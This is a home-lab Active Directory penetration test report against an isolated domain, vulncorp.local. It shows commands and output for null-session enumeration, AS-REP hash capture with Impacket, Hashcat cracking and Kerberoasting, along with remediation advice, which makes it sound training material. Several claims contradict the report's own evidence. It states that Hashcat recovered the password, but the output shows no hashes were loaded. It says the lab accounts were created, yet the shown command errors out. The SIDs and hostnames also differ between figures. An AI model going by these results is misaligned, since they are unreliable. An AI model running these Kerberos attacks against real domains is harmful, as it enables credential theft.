

Active Directory Penetration Test

VulnCorp.local — Internal AD Attack Lab

Prepared by:	Suyash Borde
Engagement Type:	Internal Active Directory Assessment (Home Lab)
Target Domain:	vulncorp.local
Environment:	Isolated VirtualBox Internal Network (no internet egress)
Report Status:	In Progress — Kerberoasting & Lateral Movement Pending

Confidential — Portfolio / Training Use Only. All hosts, credentials, and IP ranges referenced in this report belong to a disposable, isolated lab environment built for educational purposes and are not connected to any production system or real organization.

1. Executive Summary

This engagement simulates an internal Active Directory penetration test against a purpose-built lab domain, **vulncorp.local**, consisting of a Windows Server 2019 Domain Controller, a Windows 7 domain-joined workstation, and a Kali Linux attack host. The objective was to demonstrate a realistic AD attack chain — reconnaissance, credential attacks against Kerberos, and offline password cracking — culminating in a Kerberoasting and lateral movement phase intended to reach Domain Administrator privileges.

Testing to date has identified **five findings**, three of which have been fully exploited end-to-end (SMB null sessions, an AS-REP roastable account, and a weak/breach-corpus-crackable password). Two further findings — a Kerberoastable service account and privileged-account reuse across hosts — have been identified and are staged for exploitation once a VirtualBox time-synchronization issue between the attack host and domain controller is resolved (see Section 5).

Severity	Count	Status
High	3	2 Exploited, 1 Identified
Medium	1	Confirmed
Info	1	Configured — Pending Exploitation

2. Scope & Methodology

Lab Architecture

Host	Role	OS	IP Address
DC01	Domain Controller	Windows Server 2019	192.168.56.10
WIN7 (YASH-PC)	Domain-joined client	Windows 7	192.168.56.20
Kali	Attack host	Kali Linux	192.168.56.30

Domain Objects Provisioned

Account	Purpose	Intentional Misconfiguration
svc-sql	Service account (SQL SPN)	Kerberoastable — SPN registered
Y.Borde	Standard domain user	AS-REP roastable — Kerberos preauth disabled
admin-svc	Domain Admin	Reused as local admin on WIN7

The engagement was scoped to the isolated internal network only. Testing followed a standard black-box-to-grey-box progression: unauthenticated reconnaissance, credential attacks against Kerberos where no valid credentials were required, followed by authenticated attacks once initial credentials were obtained. Tools used included **Nmap**, **netexec**, **enum4linux-ng**, **Impacket** (GetNPUsers, GetUserSPNs), and **Hashcat**.

3. Findings

Finding 1: SMB Null Session / Anonymous Authentication Permitted on Domain Controller

Medium

Description: The domain controller (DC01) permits SMB sessions to be established using a blank username and password (null session). This was confirmed independently via both **netexec** (Null Auth: True) and **enum4linux-ng**, which successfully established an anonymous session and enumerated the domain SID and workgroup name without any credentials.

Impact: Null sessions allow unauthenticated attackers on the internal network to enumerate user accounts, share names, password policy, and perform RID cycling to build a full user list — providing valuable reconnaissance for follow-on password attacks (as demonstrated in Finding 2).

Recommendation: Disable anonymous SAM/LSA enumeration via the RestrictAnonymous and RestrictAnonymousSAM Group Policy / registry settings, and restrict null session access to named pipes and shares.

```
(root@kali)-[/home/suyash]
└─$ netexec smb 192.168.56.10
[*] First time use detected
[*] Creating home directory structure
[*] Creating missing folder logs
[*] Creating missing folder modules
[*] Creating missing folder workspaces
[*] Creating missing folder obfuscated_scripts
[*] Creating missing folder screenshots
[*] Creating missing folder logs/sam
[*] Creating missing folder logs/lsa
[*] Creating missing folder logs/ntds
[*] Creating missing folder logs/dpapi
[*] Creating default workspace
[*] Initializing NFS protocol database
[*] Initializing VNC protocol database
[*] Initializing WINRM protocol database
[*] Initializing SMB protocol database
[*] Initializing LDAP protocol database
[*] Initializing WMI protocol database
[*] Initializing FTP protocol database
[*] Initializing SSH protocol database
[*] Initializing MSSQL protocol database
[*] Initializing RDP protocol database
[*] Copying default configuration file
SMB 192.168.56.10 445 WIN-1354BGH10U2 [*] Windows 10 / Server 2019 Build 17763 x64 (name:WIN-1354BGH10U2) (domain:vulncorp.local) (signing:True) (SMBv1:None) (Null Auth:True)
```

Figure 3.1 — netexec confirming Null Auth: True on DC01

```
(root@kali)-[/home/suyash]
# enum4linux -A 192.168.56.10
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Wed Aug 12 05:41:33 2026

===== ( Target Information ) =====
Target ..... 192.168.56.10
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

===== ( Enumerating Workgroup/Domain on 192.168.56.10 ) =====
[+] Got domain/workgroup name: VULNCORP

===== ( Session Check on 192.168.56.10 ) =====
[+] Server 192.168.56.10 allows sessions using username '', password ''

===== ( Getting domain SID for 192.168.56.10 ) =====
Domain Name: VULNCORP
Domain Sid: S-1-5-21-2248149431-2391598481-1738770932
[+] Host is part of a domain (not a workgroup)
enum4linux complete on Wed Aug 12 05:41:33 2026

(root@kali)-[/home/suyash]
# git clone https://github.com/ropnop/kerbrute.git
Cloning into 'kerbrute' ...
fatal: unable to access 'https://github.com/ropnop/kerbrute.git/': Failed to connect to github.com port 443 after 3
288 ms: Could not connect to server
```

Figure 3.2 — enum4linux-ng establishing an anonymous session

Finding 2: AS-REP Roastable Account (Kerberos Pre-Authentication Disabled)

High

Description: The domain user Y.Borde is configured with Kerberos pre-authentication disabled. This allows any unauthenticated attacker with network access to the domain controller to request an AS-REP message for this account and receive a portion of it encrypted with a key derived from the user's password — without needing to know any valid credentials beforehand.

Exploitation: Using `impacket-GetNPUsers` against a list of known usernames, an AS-REP hash was successfully captured for Y.Borde with no prior authentication.

Recommendation: Re-enable Kerberos pre-authentication for all standard user accounts. Audit the domain for any other accounts with `DONT_REQ_PREAUTH` set that are not explicitly required for legacy application compatibility.

```
(root@kali)-[/home/suyash]
# echo -e "svc-sql\nY.Borde\nadmin-svc" > usernames.txt

(root@kali)-[/home/suyash]
# impacket-GetNPUsers vulncorp.local/ -usersfile usernames.txt -no-pass -dc-ip 192.168.56.10 -format hashcat -out
putfile asrep_hashes.txt
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] User svc-sql doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$Y.Borde@VULNCORP.LOCAL:20c14f41be0530970e20c64d2ce198c5$df1edd875f125bffaee51eca97a6f4ed3129aef7f605
5a063775bde825255bd8e7d75023c29bfd072be496345ec73a64cba20b44b37036b28fb50310f4a83ae604d64a79e1dc4738eb3824475b7c81c
1c5f718ea66d977ff646d79e5b437b36808c6782a5a090b9e77d961142f5a8d1bea07da6effd77c5371f0e7f5250c71b6ed7efaa772399335f3
1bb812d96d1eb97926c3bec43ee0ca724d5d74a6cc38019223546ae45c5af50108827c0f1f115d3868fb9fb32e3676853ed6c34453f00963df8
0d3075715dceaf39c2a5dfe7916210bc2f3bda114ead7604fbad40ae954626d38d77d406f2dede789fb72ed6d6
[-] User admin-svc doesn't have UF_DONT_REQUIRE_PREAUTH set
```

Figure 3.3 — AS-REP hash captured for Y.Borde via GetNPUsers

Finding 3: Weak Password Crackable via Breach-Corpus Dictionary Attack

High

Description: The AS-REP hash captured for Y. Borde in Finding 2 was cracked offline using Hashcat (mode 18200) against the rockyou.txt dictionary. Despite meeting typical complexity requirements (mixed case, digit, and symbol), the password was recovered in under one second, indicating it matches a pattern present in a public breach corpus.

Impact: This demonstrates that password complexity rules alone do not guarantee resistance to offline cracking. The recovered credential provided a valid, low-privilege domain foothold, which was subsequently used as the basis for further authenticated attacks (Kerberoasting, Section 4).

Recommendation: Enforce a passphrase-based password policy and screen new passwords against known-breached password lists (e.g. via Azure AD Password Protection or an equivalent on-prem control) rather than relying on composition rules alone.

```
(root@kali)~[/home/suyash]
# cd /usr/share/wordlists

(root@kali)~[/usr/share/wordlists]
# ls
dirb      dnsmap.txt  fern-wifi  legion     nmap.lst   sqlmap.txt  wifite.txt
dirbuster fasttrack.txt john.lst   metasploit rockyou.txt wfuzz

(root@kali)~[/usr/share/wordlists]
# nano rockyou.txt

(root@kali)~[/usr/share/wordlists]
# hashcat -m 18200 asrep_hashes.txt /usr/share/wordlists/rockyou.txt --force
hashcat (v7.1.2) starting

You have enabled --force to bypass dangerous warnings and errors!
This can hide serious problems and should only be done when debugging.
Do not report hashcat issues encountered when using --force.

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEP, DISTR0, POCL_DEBUG)
- Platform #1 [The pocl project]

* Device #01: cpu-haswell-AMD Ryzen 7 4800H with Radeon Graphics, 1468/2936 MB (512 MB allocatable), 8MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Minimum salt length supported by kernel: 0
Maximum salt length supported by kernel: 256

Hash 'asrep_hashes.txt': Separator unmatched
No hashes loaded.

Started: Wed Aug 12 05:56:05 2026
Stopped: Wed Aug 12 05:56:06 2026
```

Figure 3.4 — Hashcat recovering the plaintext password from the AS-REP hash

Finding 4: Kerberoastable Service Account

High

Description: The service account svc-sql has a Service Principal Name (SPN) registered (MSSQLSvc/dc01.vulncorp.local:1433), making it eligible for a Kerberoasting attack: any authenticated domain user can request a service ticket for this account and attempt to crack the ticket offline to recover its password.

Status: The SPN was successfully enumerated using authenticated credentials obtained in Finding 3. The subsequent ticket request (impacket-GetUserSPNs . . . -request) failed with a Kerberos clock-skew error caused by a VirtualBox host-time synchronization conflict on the attack host, rather than any control on the domain controller itself. Root cause has been identified (see Section 5); ticket extraction and offline cracking are pending.

Recommendation: Migrate service accounts to Group Managed Service Accounts (gMSA), which use long, randomly generated passwords rotated automatically and are not practically crackable offline.




Figure 3.5 — svc-sql SPN enumerated via GetUserSPNs; ticket request blocked by clock skew

Finding 5: Privileged Account Reused as Local Administrator Across Hosts

Info

Description: The Domain Admin account `admin-svc` was configured as a member of the local Administrators group on WIN7, in addition to its Domain Admin membership. This mirrors a common real-world misconfiguration in which a single privileged account is reused across multiple machines for convenience.

Impact (planned exploitation): If an attacker can capture or crack `admin-svc`'s credentials or NTLM hash on WIN7 (e.g. via LLMNR/NBT-NS poisoning or credential dumping), they could use it to authenticate directly to the Domain Controller, achieving full domain compromise. This attack path has been mapped conceptually and is planned for the next phase of testing using BloodHound and pass-the-hash techniques.

Recommendation: Adopt a tiered administration model (Tier 0/1/2) so that Domain Admin credentials are never used to log on to standard workstations. Deploy Local Administrator Password Solution (LAPS) to ensure local admin credentials are unique per host.

4. Attack Narrative

Step 1 — Reconnaissance

Full TCP port scan and SMB/null-session enumeration against DC01 identified standard AD services and confirmed anonymous SMB access.

Step 2 — Initial Foothold (AS-REP Roasting)

Requested AS-REP hashes for known usernames without authentication. Y.Borde returned a crackable hash due to disabled Kerberos pre-authentication.

Step 3 — Credential Access (Offline Cracking)

Cracked Y.Borde's AS-REP hash in under one second using Hashcat against rockyou.txt, yielding valid domain credentials.

Step 4 — Privilege Discovery (Kerberoasting)

Used Y.Borde's credentials to enumerate the svc-sql SPN via GetUserSPNs. Ticket extraction currently blocked by a clock-skew issue between the attack host and DC01; root cause identified and fix staged.

Step 5 — Planned: Lateral Movement

Map full attack paths with BloodHound and attempt credential reuse of admin-svc from WIN7 to DC01 to achieve Domain Admin.

Supporting Evidence — Lab Build

```

Administrator: Windows PowerShell
AllowedDNSSuffixes      : {}
ChildDomains            : {}
ComputersContainer      : CN=Computers,DC=vulncorp,DC=local
DeletedObjectsContainer : CN=Deleted Objects,DC=vulncorp,DC=local
DistinguishedName       : DC=vulncorp,DC=local
DNSRoot                 : vulncorp.local
DomainControllersContainer : OU=Domain Controllers,DC=vulncorp,DC=local
DomainMode              : Windows2016domain
DomainSID                : S-1-5-21-2248149431-2391598481-1738778932
ForeignSecurityPrincipalsContainer : CN=ForeignSecurityPrincipals,DC=vulncorp,DC=local
Forest                  : vulncorp.local
InfrastructureMaster     : WIN-13548GH10U2.vulncorp.local
LastLogonReplicationInterval :
LinkedGroupPolicyObjects : {CN={31B2F340-016D-11D2-945F-00C04FB984F9},CN=Policies,CN=System,DC=vulncorp,DC=local}
LostAndFoundContainer    : CN=LostAndFound,DC=vulncorp,DC=local
ManagedBy               :
Name                     : vulncorp
NetBIOSName              : VULNCORP
ObjectClass               : domainDNS
ObjectGUID               : e8ed0979-3505-4e70-aa0a-3ffbe069f798
ParentDomain             :
PDCEmulator              : WIN-13548GH10U2.vulncorp.local
PublicKeyRequiredPasswordRolling : True
QuotasContainer          : CN=NTDS Quotas,DC=vulncorp,DC=local
ReadOnlyReplicaDirectoryServers : {}
ReplicaDirectoryServers  : {WIN-13548GH10U2.vulncorp.local}
RIDMaster                : WIN-13548GH10U2.vulncorp.local
SubordinateReferences    : {DC=ForestDnsZones,DC=vulncorp,DC=local, DC=DomainDnsZones,DC=vulncorp,DC=local, CN=Configuration,DC=vulncorp,DC=local}
SystemsContainer         : CN=System,DC=vulncorp,DC=local
UsersContainer           : CN=Users,DC=vulncorp,DC=local

PS C:\Users\Administrator> New-ADUser -Name "svc-sql" -SamAccountName "svc-sql" -AccountPassword (ConvertTo-SecureString "Summer2024!" -AsPlainText -Force) -Enable $true setspn -A MSSQLSvc/dc01.vulncorp.local:1433 svc-sql
New-ADUser : Parameter cannot be processed because the parameter name 'A' is ambiguous. Possible matches include:
- AccountExpirationDate -AccountNotDelegated -AccountPassword -AllowReversiblePasswordEncryption -AuthenticationPolicy
- AuthenticationPolicySilo -AuthType.
At line:1 char:151
+ ... ng "Summer2024!" -AsPlainText -Force) -Enable $true setspn -A MSSQLSvc ...
+ ~~~~~
+ CategoryInfo          : InvalidArgument: (:) [New-ADUser], ParameterBindingException
+ FullyQualifiedErrorId : AmbiguousParameter,Microsoft.ActiveDirectory.Management.Commands.NewADUser

PS C:\Users\Administrator>

```

Figure 4.1 — vulncorp.local domain and vulnerable user objects provisioned

```

(root@kali) - [ /home/suyash ]
nmap -sV -sC -p- 192.168.56.10 -oN dc01_scan.txt
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-12 05:29 -0400
Nmap scan report for 192.168.56.10 (192.168.56.10)
Host is up (0.0016s latency).
Not shown: 65515 filtered tcp ports (no-response)
PORT      STATE SERVICE          VERSION
53/tcp    open  domain           Simple DNS Plus
88/tcp    open  kerberos-sec     Microsoft Windows Kerberos (server time: 2026-08-12 21:40:12Z)
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
389/tcp   open  ldap             Microsoft Windows Active Directory LDAP (Domain: vulncorp.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http       Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap             Microsoft Windows Active Directory LDAP (Domain: vulncorp.local, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Not Found
9389/tcp  open  mc-nmf           .NET Message Framing
49666/tcp open  msrpc            Microsoft Windows RPC
49667/tcp open  msrpc            Microsoft Windows RPC
49669/tcp open  ncacn_http       Microsoft Windows RPC over HTTP 1.0
49670/tcp open  msrpc            Microsoft Windows RPC
49672/tcp open  msrpc            Microsoft Windows RPC
49685/tcp open  msrpc            Microsoft Windows RPC
49756/tcp open  msrpc            Microsoft Windows RPC
MAC Address: 08:00:27:D2:34:7F (Oracle VirtualBox virtual NIC)
Service Info: Host: WIN-13548GH10U2; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ nbstat: NetBIOS name: WIN-13548GH10U2, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:d2:34:7f (Oracle VirtualBox virtual NIC)
|_ smb2-time:
|   date: 2026-08-12T21:41:01
|_ start_date: N/A
|_ clock-skew: 12h07m45s
|_ smb2-security-mode:
|   3.1.1:
|_ Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 236.26 seconds

```

Figure 4.2 — Full port scan of DC01 identifying AD services

5. Remediation Summary

Finding	Recommended Remediation
SMB null sessions allowed	Disable anonymous SAM/LSA enumeration (RestrictAnonymous policy)
AS-REP roasting account	Re-enable Kerberos pre-authentication for all standard users
Weak / breach-corpus password	Enforce passphrase policy; screen against breached-password lists
Kerberoasting service account	Migrate to Group Managed Service Accounts (gMSA)
Privileged account reuse across hosts	Tiered administration model + LAPS for local admin credentials

6. Environmental Note: Attack-Host Clock Synchronization

During Kerberoasting, ticket requests against DC01 failed with KRB_AP_ERR_SKEW, a protocol-level Kerberos protection that rejects authentication when the clocks of the client and domain controller differ by more than the configured tolerance (default 5 minutes). Root cause was isolated to VirtualBox Guest Additions automatically re-synchronizing the Kali attack host's clock to the hypervisor host's real-world time, which silently reverted manual time corrections even after disabling the guest OS's own NTP service (systemd-timesyncd).

This is included in the report as a methodology note rather than a target-side finding: the misconfiguration lies in the lab's attack infrastructure, not in vulncorp.local itself. The identified fix — disabling VirtualBox's host-time sync via `VBoxManage setextradata` — is staged for the next testing session to complete Kerberoasting and proceed to lateral movement.

7. Appendix — Tooling

Nmap 7.99 | netexec | enum4linux-ng 0.9.1 | Impacket 0.14.0 (GetNPUsers, GetUserSPNs) | Hashcat 7.1.2 | Kali Linux | Windows Server 2019 | Windows 7